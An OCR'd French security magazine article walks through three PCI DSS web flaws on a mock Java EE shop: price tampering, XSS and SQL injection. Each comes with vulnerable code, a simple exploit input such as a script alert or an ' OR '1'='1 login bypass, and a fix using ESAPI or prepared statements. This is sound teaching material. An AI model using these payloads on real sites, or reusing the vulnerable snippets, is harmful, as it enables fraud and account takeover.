
• Serveur Web Apache Tomcat

Back-End

• Serveur d'applications **Apache Tomcat** associé à un **Apache** Axis (Web Service)
• Base de données **Oracle** (Express)

Le serveur placé en Front-End communique avec le serveur placé en Back-End à l'aide d'un web service.

Nous utiliserons la technologie **Java Enterprise Edition** (Java EE, anciennement J2EE) pour développer notre site factice.



Vulnérabilité n°1 : Parameter Tampering

[PCI DSS #6.5.4] Prevent Insecure direct object references
http://www.owasp.org/index.php/Web_Parameter_Tampering

Rappel

Le chapitre 6 du PCI DSS présente une série d'exigences relatives au développement sécurisé des applications web. Parmi ces exigences, l'une requiert que les applications se prémunissent contre les vulnérabilités de type «*Insecure direct objectif reference*s». Cette exigence est directement tirée du **Top Ten OWASP 2007** et correspond concrètement aux attaques que nous appelons «Parameter Tampering».

Les attaques de «Parameter Tamperingering» sont basées sur des manipulations des paramètres échangés entre un client et le serveur dans le but de modifier la logique de l'application. Autrement dit, en modifiant la valeur de paramètres envoyés par le navigateur web à l'application web, et si cette dernière est vulnérable à ce type d'attaque, il est possible de modifier malicieusement **des données business** de la transaction, tel que le prix de vente d'un objet pour un site de e-commerce, ou encore d'accéder à des informations normalement interdites, telles que le compte bancaire d'un autre utilisateur pour une banque en ligne.


> **"Parmi les exigences du PCI DSS , l'une requiert que les applications se prémunissent contre les vulnérabilités de type «Insecure direct objectif references..."**

Ces paramètres peuvent aussi bien se trouver dans un cookie, dans des champs cachés de formulaires (POST), ou encore tout simplement dans l'URL d'accès à une ressource (GET).


Exploitation de la vulnérabilité

Nous souhaitons acheter le produit dénommé *Console PS3 Slim 250 Go Sony + God Of War III*. Celui-ci est disponible au prix de 349.00 *€*.

A l'aide d'un simple proxy web, tel que **Paros,** nous interceptons la requête envoyée par notre navigateur avant que celle-ci n'arrive au serveur du site e-commerce.



Nous constatons que le prix du produit est envoyé dans le corps de la requête. Essayons de le modifier ce prix.



Apparemment, la modification du prix a bien été prise en compte par le site.

Que s'est-il passé? Comme indiqué dans la description de la vulnérabilité, nous avons modifié une donnée envoyée par le navigateur au serveur web du site de e-commerce. Ce dernier, qui se base sur des informations reçues par le client, a donc pris en compte le prix modifié.

```
String id_produit = request.getParameter("id_produit");
String nom = request.getParameter("nom");
String prix = request.getParameter("prix");
//...
Product p = new Product();
p.setId_produit(Integer.parseInt(id_produit));
p.setNom(nom);
p.setPrix(Double.parseDouble(prix));
p.setStock(1);
panier.addProduit(p);
```


Solution

La correction de ce type de vulnérabilité est assez simple. En effet, il suffit **de ne plus faire confiance aux données envoyées par le client,** surtout lorsqu'il s'agit de données critiques telles que le prix d'un produit. Au lieu de cela, l'application aurait dû stocker cette donnée importante du côté du serveur web, et ne faire transiter qu'un identifiant permettant de faire le lien avec le produit sélectionné et le prix associé.

Exemples de code

```
String id_produit = request.getParameter("id_produit");
GetProductById getProduct = new GetProductById();
getProduct.setId(Integer.parseInt(id_produit));
GetProductByIdResponse resp = stub.getProductById(getProduct);
Product p = resp.get_return();
panier.addProduit(p);
```

Nous modifions le code comme décrit précédemment pour ne prendre en compte que l'identifiant du produit. Cet identifiant est ensuite envoyé au serveur situé en Back-End afin de récupérer le prix du produit et le rajouter au panier.



Il faut modifier l'application web pour ne plus transmettre les informations, et notamment le prix, lors de l'ajout d'un produit au panier d'achats.

Après ces changements, il ne sera plus possible de modifier le prix d'un produit et l'application est protégée contre les vulnérabilités de type « Prevent Insecure direct object references» (PCI DSS#6.5.4), tout du moins pour ce paramètre.

Vulnérabilité 2 : Cross-Site Scripting - XSS

[PCI DSS #6.5.1] Prevent Cross-Site Scripting (XSS)
http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Rappel

D'après l'OWASP, **les attaques de XSS** sont liées à des problèmes d'injection. L'attaquant va injecter du code malveillant, le plus souvent du JavaScript, dans une page destinée à sa victime. Ce type de vulnérabilité est **très** répandu sur les applications web. Du XSS peut apparaître à n'importe quel endroit, dès lors que l'application web utilise une donnée envoyée par un utilisateur dans la réponse qu'elle génère, sans valider ou encoder ladite donnée.

"Pour corriger les failles XSS, il est possible d'utiliser des fonctions existantes dans le langage utilisé (ex: la fonction htmlentities () en PHP), ou encore mieux, une bibliothèque spécialisée en sécurité telle que ESAPI..."

Il existe plusieurs types XSS :

1. **XSS réfléchi** («Reflected XSS» en anglais): Dans ce type de XSS, le code malveillant est «réfléchi» par le serveur web.
   ex: Un utilisateur envoie une requête vers une ressource qui n'existe pas. Le serveur renvoie alors une page d'erreur contenant le nom de la ressource inexistante sans contrôle préalable.

2. **XSS stocké** («Stored XSS» en anglais): Dans ce type de XSS, le code malveillant est stocké de façon permanente sur le serveur, par exemple au sein d'une base de données. L'attaque est déclenchée dès qu'une victime visualise la page contenant l'information malveillante.
   ex: Une vulnérabilité de type XSS stocké existe sur la partie «commentaires» d'un site web. Un attaquant va alors exploiter cette vulnérabilité pour écrire du code malveillant dans un commentaire. Chaque utilisateur légitime qui verra son commentaire sera ainsi affecté.

3. **XSS basé sur le DOM** («Dom Based XSS»): Ce type de XSS est également connu sous le nom de «type-0 XSS». Il est différent des deux types précédents, car la réponse renvoyée par le serveur ne contient pas de code malveillant. En effet, l'injection est réalisée à travers la manipulation locale du Document Object Model (DOM).

INFO

XSS et Youtube

L'un des sites d'hébergement de vidéos les plus populaires au monde a récemment été victime de XSS permanent. Un pirate pouvait, par exemple, voler le cookie de session d'un utilisateur ou mener des attaques de type phishing (page affichant un faux formulaire afin de voler les identifiants et mots de passe...).

Même les sites les plus visités au monde ne sont pas à l'abri des vulnérabilités les plus communément rencontrées. Des chercheurs en sécurité d'un groupe roumain appelé InSecurityRomania ont révélé très récemment une vulnérabilité affectant YouTube. Celle-ci concernait les commentaires des vidéos. En ajoutant une balise <script> dans le commentaire d'une vidéo, un attaquant pouvait injecter du code HTML/JavaScript qui était stocké dans la base de données. (ex: <script><body onload="alert ('XMCO');"). La balise <script> était bien filtrée par YouTube, mais pas ce qui la suivait.

D'après le site TheNextWeb, cette vulnérabilité a été massivement exploitée dimanche 4 juillet, notamment par des membres de la communauté web 4chan visant entre autres le chanteur Justin Bieber. Les attaques étaient plus ou moins dangereuses pour les utilisateurs, allant de l'affichage d'une pop-up prétendant le décès de la pop star dans un accident de voiture, à la redirection vers d'autres sites. Informées de cette vulnérabilité, les équipes de Google (à qui appartient YouTube) n'ont pas tardé à réagir, même le jour de fête nationale aux États-Unis : les commentaires ont été cachés par défaut pendant une heure, et deux heures plus tard la faille était corrigée.

ex: Supposons que la page d'accueil d'un site web contienne un code **JavaScript** récupérant la valeur du paramètre «`language`» situé dans l'URL et l'affiche comme une des options dans une liste déroulante.

```
...
document.write("<OPTION value=1>" +
document.URL.substring
(document.URL.indexOf("language=")+9) +
"</OPTION>");
```

En modifiant la valeur du paramètre «`language`», il est alors possible d'injecter du JavaScript malveillant.

Le XSS permet *in fine* à un attaquant d'exécuter du code malveillant dans le navigateur de sa victime. Il devient possible, par exemple, de **voler le cookie de session** d'un utilisateur, ou encore **de modifier complètement l'apparence d'une page web** pour afficher une fausse page d'identification et ainsi voler des identifiants de connexion.


Exploitation de la vulnérabilité

Le site de e-commerce dispose d'un champ de recherche et nous nous apercevons que celui-ci réaffiche le mot-clé recherché, préalablement saisi par l'internaute.

Voyons si ce champ est vulnérable à une faille XSS en insérant le code JavaScript suivant :

```
<script>alert('XSS')</script>
```

Si le champ est vulnérable, le site devrait afficher une pop-up contenant « XSS ».



Le champ de recherche est donc vulnérable au XSS. En incitant un client du site à suivre une URL spécialement conçue, il doit être possible d'usurper l'identité dudit client.

Comme présentés dans la description de la vulnérabilité, nous pouvons penser que le mot-clé utilisé pour la recherche est réaffiché dans la page sans aucun traitement préalable, ce qui permet d'injecter du code qui sera interprété par le navigateur.

```
String search_string = request.getParameter("search_string");
ListeProduits resultat = (ListeProduits) request.getAttribute("produits");

if (search_string != null){
    out.println("<h1>Résultat de la recherche: " + search_string + "</h1>");
    out.println("<table cellspacing=\"20\">");
    out.println("<tr><th>Produit</th><th>Prix</th></tr>");
```

Solution

Pour corriger ce type de vulnérabilité, il est nécessaire d'**utiliser l'échappement**. Ce dernier est utilisé pour s'assurer que les données sont bien traitées en tant que telles, et qu'elles ne sont pas interprétées par le parseur du navigateur. Certaines techniques consistent à définir un caractère spécial d'échappement (ex: '\'), d'autres consistent en une syntaxe plus complexe mettant en oeuvre plusieurs caractères (ex: remplacer '<' par son encodage HTML, soit '`<`').

Pour cela, il est possible d'utiliser des fonctions existantes dans le langage utilisé (ex: la fonction `htmlentities()` en PHP), ou encore mieux, une bibliothèque spécialisée en sécurité telle que **ESAPI** développée par l'OWASP.

Exemple de code

Nous allons ici utiliser la bibliothèque ESAPI. Celle-ci dispose de nombreuses méthodes, dont une qui nous intéresse particulièrement : `encodeForHTML()`. Comme son nom l'indique, cette méthode permet d'échapper des données, pour les utiliser de manière sécurisée directement dans le corps HTML.

```
String search_string = request.getParameter("search_string");
String safe = ESAPI.encoder().encodeForHTML(request.getParameter("search_string"));
ListeProduits resultat = (ListeProduits) request.getAttribute("produits");

if (search_string != null){
    out.println("<h1>Résultat de la recherche: " + safe + "</h1>");
    out.println("<table cellspacing=\"20\">");
    out.println("<tr><th>Produit</th><th>Prix</th></tr>");
```

Le champ en question n'est alors plus vulnérable au XSS.

D'autres méthodes permettent d'échapper des données à insérer dans d'autres parties d'une HTML HTML :

- `encodeForHTMLAttribute()` : échappement avant insertion dans un attribut HTML.
- `encodeForJavaScript()` : échappement avant insertion dans du JavaScript.
- `encodeForCSS()` : échappement avant insertion dans une feuille ou une balise de style.
- `encodeForURL()` : échappement avant insertion dans un paramètre d'URL.

Notre champ de recherche est désormais conforme à l'exigence PCI DSS 6.51 relative au XSS. Reste encore à vérifier tous les autres champs...

INFO

Un site d'American Express transmettait des informations bancaires en clair

Il semblerait que même les entreprises les plus importantes peuvent commettre les erreurs les plus simples. C'est ainsi qu'un des sites d'American Express, société ayant pourtant participé à la création du standard industriel PCI DSS, transmettait des informations bancaires en clair sur internet.

Joe Damato, un ingénieur en informatique, aurait reçu un mail promotionnel de la part d'American Express l'incitant à s'inscrire au service "Daily Wish". Ce service permet aux détenteurs de cartes American Express de recevoir des réductions sur certains produits tels que des caméscopes ou des ordinateurs.

En se rendant sur le site de "Daily Wish", Joe Damato se serait aperçu que les données demandées par ledit site (nom, prénom, adresse, numéro de carte, cryptogramme visuel...) étaient en fait transmises en clair vers un serveur d'American Express. En effet, alors que le site indique "Cette page est sécurisée", les données étaient envoyées sans utiliser le protocole SSL, et donc sans chiffrement...

Vulnérabilité 3 : Injection SQL

[PCI DSS #6.5.2] Prevent Injection flaws, particularly SQL injection. Also consider LDAP and Xpath injection flaws as well as other injection flaws.
http://www.owasp.org/index.php/SQL_Injection

Les résultats des analyses post-mortem (*forensics*) suite à des cas de piratage de cartes de crédit sur des sites e-commerce révèlent que dans la majorité des cas, les pirates **ont exploité une faille d'injection SQL** du site pour lire les numéros de carte stockés en clair dans les tables de la base de données. Ce type de faille est certainement l'une des raisons de l'apparition du standard PCI DSS, compte tenu du nombre de vols de données de carte (*data breach*) qu'elles ont permis.

Tout comme les attaques de XSS, les attaques d'injection SQL consistent à insérer du code malveillant par le biais d'un paramètre, en entrée, non contrôlé par l'application et dont la valeur est entrée par l'utilisateur.

En exploitant une faille d'injection SQL, un attaquant peut faire exécuter une requête SQL de son choix au site web afin de récupérer des informations sensibles, modifier des données contenues dans la base, effectuer des opérations d'administration de la base, voire dans certains cas, prendre le contrôle du système d'exploitation sous-jacent.


Exploitation de la vulnérabilité

Imaginons que nous souhaitions nous connecter au compte n° 15 dont nous ne connaissons pas le mot de passe.

Essayons le mot de passe '`test`'.

```
POST http://172.16.233.131:8080/e-XMCO-Front/Account HTTP/1.1
Host: 172.16.233.131:8080
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://172.16.233.131:8080/e-XMCO-Front/Account
Cookie: JSESSIONID=8AFF7BD394F2F88E0F4EC3935C530198
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

id_client=15&mdp=test
```

Cependant, celui-ci n'est pas le bon :).




Le résultat est identique lorsque nous tentons d'entrer un caractère '' dans le champ du mot de passe. Essayons tout de même une injection SQL.

Saisissons alors le code SQL suivant dans le champ destiné au mot de passe :

```
test' OR '1' = '1
```

```
POST http://172.16.233.131:8080/e-XMCO-Front/Account HTTP/1.1
Host: 172.16.233.131:8080
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://172.16.233.131:8080/e-XMCO-Front/Account
Cookie: JSESSIONID=0F87B07C81ADA68BB629902656C9686F
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

id_client=15&mdp=test' OR '1' = '1
```

Nous nous apercevons alors que la page de login est vulnérable aux injections SQL.



Nous parvenons ainsi à accéder au compte n°15 sans connaître le mot de passe correspondant.

Nous pouvons en déduire que l'application web ne contrôle pas les données insérées dans la requête d'authentification, ce qui est en effet le cas :

```
Statement stmt = conn.createStatement();
String id_client = request.getParameter("id_client");
String mdp = request.getParameter("mdp");
StringBuffer sql = new StringBuffer();
sql.append("SELECT * FROM comptes WHERE id_client='");
sql.append(id_client);
sql.append("' AND password='");
sql.append(password);
sql.append("'");

ResultSet rset = stmt.executeQuery(sql.toString());
```

En effet, dans le code source, le mot de passe, `password`, est directement concaténé, sans aucun contrôle, à la requête SQL qui est envoyée à la base. Il est ainsi possible d'altérer le comportement de la requête en y insérant des commandes SQL non prévues.

"...il est possible d'utiliser des requêtes préparées. Celles-ci forcent le développeur à définir et à «typer» à l'avance tout le code SQL..."

Solution

Comme nous l'avons précisé au début de cet article, nous nous intéressons seulement au serveur web. Les moyens de corriger ce type de vulnérabilité directement dans la base de données ne seront donc pas abordés dans la suite. Seules les protections relatives au code applicatif seront revues.

Exemple de code

☑ Requêtes préparées


Afin de corriger cette vulnérabilité, il est possible **d'utiliser des requêtes préparées**. Celles-ci forcent le développeur à définir et à «typer» à l'avance tout le code SQL, et ensuite à passer les données en tant que paramètre à la requête. Ce style de programmation permet à la base de données de faire la distinction entre les données et le code.

Nous corrigeons le code de l'application pour utiliser les requêtes préparées. En langage Java EE, celles-ci correspondent à la classe **`PreparedStatement`**.

```
String sql = "SELECT * FROM comptes WHERE id_client = ? AND password = ?";
PreparedStatement pstmt = conn.prepareStatement(sql);
pstmt.setInt(1, id_client);
pstmt.setString(2, password);
ResultSet rset = pstmt.executeQuery();
```

Ainsi, la page d'authentification n'est plus vulnérable aux injections SQL.

```
POST http://172.16.233.131:8080/e-XMCO-Front-Sec/Account HTTP/1.1
Host: 172.16.233.131:8080
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://172.16.233.131:8080/e-XMCO-Front-Sec/Account
Cookie: JSESSIONID=395E578BB2364A9F465BEE8CC0C43274
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

id_client=15&mdp=test' OR '1' = '1
```



☑ Échappement de données

L'injection SQL étant due à des données saisies par l'utilisateur et non contrôlées par l'application, un autre moyen de parer à cette vulnérabilité est d'échapper les caractères spéciaux du langage SQL.
L'échappement permettra que les données utilisateurs ne puissent jamais être interprétées par la base de données comme des commandes SQL.

☑ Échappement spécifique à la base de données

Chaque SGBD dispose de ses propres caractères d'échappement. Dans le cas de la base de données Oracle 10g, il faut placer la chaîne de caractères à échapper entre les caractères '{' et '}'.
Cependant, il est important de noter que la chaîne de caractères à échapper ne doit pas déjà contenir de '}'. Si elle en contient, il est nécessaire de les remplacer par '}}', afin de ne pas introduire de vulnérabilité.

```
Statement stmt = conn.createStatement();
String pwd = password.replaceAll("}","}}");
StringBuffer sql = new StringBuffer();
sql.append("SELECT * FROM comptes WHERE id_client=");
sql.append(id_client);
sql.append(" AND password='{");
sql.append(pwd);
sql.append("}'");

ResultSet rset = stmt.executeQuery(sql.toString());
```

Notons ici que la chaîne de caractère `password` a été mise entre '{' et '}'. De cette manière, il n'est plus possible d'exploiter cette variable pour des injections SQL.
Note: dans cet exemple, la variable `id_client` n'est pas échappée, car elle correspond à un entier dont la valeur a été vérifiée au préalable.

☑ Utilisation d'une bibliothèque spécialisée

Tout comme avec les vulnérabilités XSS, il est possible d'utiliser des bibliothèques de développement telles que ESAPI de l'OWASP.

```
Codec ORACLE_CODEC = new OracleCodec();
Statement stmt = conn.createStatement();
StringBuffer sql = new StringBuffer();
sql.append("SELECT * FROM comptes WHERE id_client=");
sql.append(id_client);
sql.append(" AND password='");
sql.append(ESAPI.encoder().encodeForSQL(ORACLE_CODEC,password));
sql.append("'");

ResultSet rset = stmt.executeQuery(sql.toString());
```

Nous avons de nouveau utilisé la bibliothèque de développement ESAPI. Celle-ci dispose de nombreuses méthodes, dont une qui nous intéresse particulièrement : **`encodeForSQL()`**. Comme son nom l'indique, cette méthode permet d'échapper des données, pour les utiliser de manière sécurisée directement dans une requête SQL. Cette fonction prend également en paramètre un **codec** permettant d'encoder/décoder les données en fonction du SGBD.
Voici donc comment répondre à l'exigence PCI DSS 6.5.2 relative à la prévention contre les failles d'injection SQL.

Conclusion

Dans le cas d'une application web, il est nécessaire de considérer que l'utilisateur n'est pas une personne de confiance. Comme le dit l'adage : « never trust user input ».

Il est donc impératif de contrôler et de valider toutes les données pouvant être modifiées ou pouvant avoir pour origine un utilisateur de l'application.

Ce principe est imposé par le PCI DSS, mais il s'agit avant tout d'une bonne pratique qui doit s'appliquer bien au-delà du contexte des environnements de paiement.

Annexe : OWASP Security API

http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API


ESAPI est une bibliothèque de **développement sécurisée**, gratuite et open-source. Le but d'ESAPI est de permettre aux développeurs d'écrire des applications web les plus sécurisées possible.

ESAPI est conçue de telle manière à ce que le moins de changement soit nécessaire pour son utilisation dans des applications préexistantes.
ESAPI est disponible dans de nombreux langages : **Java EE, .NET, ASP classique, PHP, ColdFusion/ CFML, Python, JavaScript, Haskell, Force.com, et Ruby**.

Installation de ESAPI pour Java EE et utilisation dans Eclipse

Note: Au moment de la rédaction de cet article, ESAPI n'était pas disponible en version finale.
L'installation de la bibliothèque ESAPI est relativement simple.
Tout d'abord, il suffit de se rendre sur le site de l'OWASP afin de télécharger la dernière version de la bibliothèque.

Après avoir décompresser le fichier téléchargé, il faut ajouter l'archive .jar ESAPI dans le classpath : cliquer sur le projet concerné dans le «Project Explorer», puis sélectionner Project > Properties > Java Build Path > Librairies. Si l'archive .jar ESAPI a été placée dans le répertoire du projet concerné, utiliser «Add JARS». Sinon utiliser «Add External JARS» si vous avez l'habitude de maintenir un répertoire séparé pour les archives JAR.




Ensuite, localiser les fichiers «ESAPI.properties» et «validation.properties» se trouvant normalement dans le sous-répertoire «configuration/.esapi» et les copier autre part. Si vous ne savez pas où placer ces fichiers, il est possible de les copier dans un répertoire nommé «.esapi» et de placer ce dernier dans votre répertoire personnel (ex: «Mes documents» sous Windows).

"ESAPI est une bibliothèque de développement sécurisée, gratuite et Open-Source. Le but d'ESAPI est de permettre aux développeurs d'écrire des applications web les plus sécurisées possible..."

Si vous avez choisi de ne pas placer les 2 fichiers précédents dans l'emplacement indiqué ci-dessus, il est nécessaire d'indiquer à la JVM où elle peut les trouver via un argument : Run > Run Configuration (ou Debug Configuration). Sélectionner l'onglet «Arguments» et ajouter dans le champ «VM Arguments» :

```
-Dorg.owasp.esapi.resources="/Chemin/complet/vers/.esapi"
```

Où `/Chemin/complet/vers/.esapi` correspond au chemin absolu ou relatif vers le répertoire contenant les fichiers «ESAPI.properties» et «validation.properties».



Il est possible d'inclure ESAPI dans toutes les configurations de lancement en indiquant la même information que ci-dessus, mais dans Preferences > Java > Installed JREs > Edit.

Le cas échéant, ne pas oublier d'ajouter l'archive .jar ESAPI dans le répertoire WebContent/WEB-INF/lib de l'application concernée en faisant un glisser-déposer dans le «Project Explorer».

Références

- « Web Parameter Tampering » - OWASP : http://www.owasp.org/index.php/Web_Parameter_Tampering
- « Cross-Site Scripting (XSS) » - OWASP : http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- « XSS (Cross Site Scripting) Prevention Cheat Sheet » - OWASP : http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- « SQL Injection » - OWASP : http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- « SQL Injection Prevention Cheat Sheet » - OWASP : http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- « OWASP Enterprise Security API » - OWASP : http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

Hackito, Black Hat et SSTIC

L'été et le printemps annoncent toujours l'arrivée de conférences sécurité : CanSecWest, Hackito, Black Hat, SSTIC, HITB...

Les consultants XMCO vous proposent un résumé des évènements les plus attendus!

Stéphane JIN
Charles DAGOUAT
Yannick HAMON
Adrien GUINAULT
François LEGUE

XMCO | Partners

Black Hat 2010 Barcelone

